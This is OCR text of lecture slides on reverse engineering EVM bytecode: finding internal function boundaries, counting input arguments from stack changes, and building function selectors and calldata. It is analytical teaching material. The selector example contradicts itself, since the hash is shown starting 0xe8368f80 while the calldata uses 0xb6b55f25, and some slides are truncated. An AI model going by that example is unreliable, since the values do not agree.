
# Internal Function Analyzer

- The compiler generates internal helper functions.
- Examples include functions like safeMath checks.
- The analyzer identifies input argument counts for these internal functions.

**Function analyzer identifies call / return patterns and labels internal functions.**

# Internal Function Analyzer

- The counter has only one internal function?




Input data size check

SafeMath checks


# Internal Function Analyzer

- Identify Function Boundaries:
  - Locate the start and end of each function.
- Identify CALL and RETURN Points:
  - CALL: The jump from the basic block to the function entry.
  - RETURN: The jump back to the basic block from the function.


Note: Do not confuse this with the EVM opcodes CALL and RETURN!

# Internal Function Analyzer

- Identify CALL and RETURN Points:
  - CALL: The jump from the basic block to the function entry.
  - RETURN: The jump back to the basic block from the function.



# Internal Function Analyzer




What is the rationale behind the rule?


```
code:0068 60 6f          PUSH1      0x6f
code:006a 56             JUMP                                  undefined
                      -- Flow Override: CALL (COMPUTED_CALL)
```

```
code:006d 50             POP
code:006e 56             JUMP
                      -- Flow Override: RETURN (TERMINATOR)
```

# Internal Function Analyzer



You can find a similar pattern in the basic block of a CALL.

# Internal Function Analyzer




The CALL & RETURN pattern

# Input Arguments Analyzer




The Function Args analyzer detects the number of input args for internal function

# Input Arguments Analyzer

- Without the analyzer, we cannot identify these functions or determine the number of input arguments.

func_00E1

```
                        ****************************************************************
                        *                          FUNCTION                            *
                        ****************************************************************
                        undefined FUN_code_00e1()
      undefined           Stack[0xff]:1  <RETURN>
                        FUN_code_00e1
code:00e1 5b                JUMPDEST
code:00e2 81                DUP2
code:00e3 81                DUP2
code:00e4 03                SUB
code:00e5 81                DUP2
code:00e6 81                DUP2
code:00e7 11                GT
code:00e8 15                ISZERO
code:00e9 60 db             PUSH1       0xdb
code:00eb 57                JUMPI
code:00ec 60 db             PUSH1       0xdb
code:00ee 60 b5             PUSH1       0xb5
code:00f0 56                JUMP
                        -- Flow Override: CALL (COMPUT
```

```
1
2  /* DISPLAY WARNING: Type casts are NOT being printed */
3
4  void FUN_code_00e1(undefined param_1 [1024])
5
6  {
7    undefined auVar1 [32];
8    undefined auVar2 [32];
9
10   if (auVar1 < auVar1 - auVar2) {
11     FUN_code_00b5();
12                     /* WARNING: Do nothing block with infinite loop */
13     _invalid();
14     do {
15     } while( true );
16   }
17   return;
18 }
19
```

# Input Arguments Analyzer

- Without the analyzer, we cannot identify these functions or determine the number of input arguments.


func_00E1

```
                    ****************************************************************
                    *                          FUNCTION                            *
                    ****************************************************************
                    undefined FUNC_code:00e1(uint256 param1, uint256 param2)
     undefined          Stack[0xff]:1  <RETURN>
     uint256            Stack[0x0]:32  param1
     uint256            Stack[0x20]:32 param2
                    FUNC_code:00e1
code:00e1 5b            JUMPDEST
code:00e2 81            DUP2
code:00e3 81            DUP2
code:00e4 03            SUB
code:00e5 81            DUP2
code:00e6 81            DUP2
code:00e7 11            GT
code:00e8 15            ISZERO
code:00e9 60 db         PUSH1       0xdb
code:00eb 57            JUMPI
code:00ec 60 db         PUSH1       0xdb
code:00ee 60 b5         PUSH1       0xb5
code:00f0 56            JUMP
                    -- Flow Override: CALL (COMP
```

```
5  /* DISPLAY WARNING: Type casts are NOT being printed */
6
7  void FUNC_code:00e1(uint256 param1,uint256 param2)
8
9  {
10   if (param1 < param1 - param2) {
11     FUN_code_00b5();
12                     /* WARNING: Do not
13     _invalid();
14     do {
15     } while( true );
16   }
17   return;
18 }
19
```

```
4  void FUN_code_00e1(undefined param_1 [1024])
5
6  {
7    undefined auVar1 [32];
8    undefined auVar2 [32];
9
10   if (auVar1 < auVar1 - auVar2) {
11     FUN_code_00b5();
12                     /* WARNING: Do nothing bl
13     _invalid();
14     do {
15     } while( true );
16   }
17   return;
18 }
```

# Input Arguments Analyzer




The number of input arguments can be determined by analyzing stack changes in the purple section.

The stack changes:
1 (DUP3) + 1 (DUP3) = 2

The input arguments = 2

```
                  undefined FUNC_code:006f(uint256 param1, uint256 param2)
undefined           Stack[0xff]:1  <RETURN>
uint256             Stack[0x0]:32  param1
uint256             Stack[0x20]:32 param2
```

# Input Arguments Analyzer


The number of input arguments can be determined by analyzing stack changes in the purple section.


The stack changes:
1 (CALLDATASIZE) + 1 (PUSH1) = 2


The input arguments = 2

```
                undefined FUNC_code:009d(uint256 param1, uint256 param2)
undefined         Stack[0xff]:1  <RETURN>
uint256           Stack[0x0]:32  param1
uint256           Stack[0x20]:32 param2
```

# Input Arguments Analyzer

The number of input arguments can be determined by analyzing stack changes in the purple section.




```
void FUNC_code:2a7c(uint256 param1,uint256 param2,uint256 param3)
```

# Input Arguments Analyzer


The SWAP operation is a special case and should be included in the input argument count.

The stack changes:
0 (SWAP2) + 0 (SWAP1) = 0

The actual input arguments: 2


```
void FUNC_code:00cb(uint256 param1,uint256 param2)
```

# Function Selector Analyzer

- Decoding the entry points and argument numbers for internal functions is possible
- What about external or public functions?

**The analyzer identifies function selectors and labels function signatures.**


# Function Selector Analyzer - Function Dispatching




Q1: What is calldata, and how is it constructed?


Q2: How does a contract determine which function is called based on the calldata?

# Function Selector Analyzer - Function Dispatching




To call Bank::deposit, how should we construct the calldata?

# Function Selector Analyzer - Function Dispatching





```
function deposit(uint256 amount) external payable {}
```

Remove function keyword, variable names, visibility, mutability, return value, ...

```
deposit(uint256)
```

# Function Selector Analyzer - Function Dispatching





deposit(uint256)

1) Hash the function signature using keccak256
2) Extract the first four bytes

0xe8368f8042ffe6ad23e7dd7720f077d18d780764a70949f2adc7b4a29dbf4cde

# Function Selector Analyzer - Function Dispatching




```
function deposit(uint256 amount) external payable {}
```


```
deposit(uint256)

-> abi.encodeWithSignature("deposit(uint256)", amount)
```

```
0xe8368f80

-> abi.encodeWithSelector(0xe8368f80, amount)
```

Calldata = function selector + ABI-Encoded Input


```
0xb6b55f250000000000000000000000000000000000000000000000000000000000000007
```

# Function Selector Analyzer - Function Dispatching

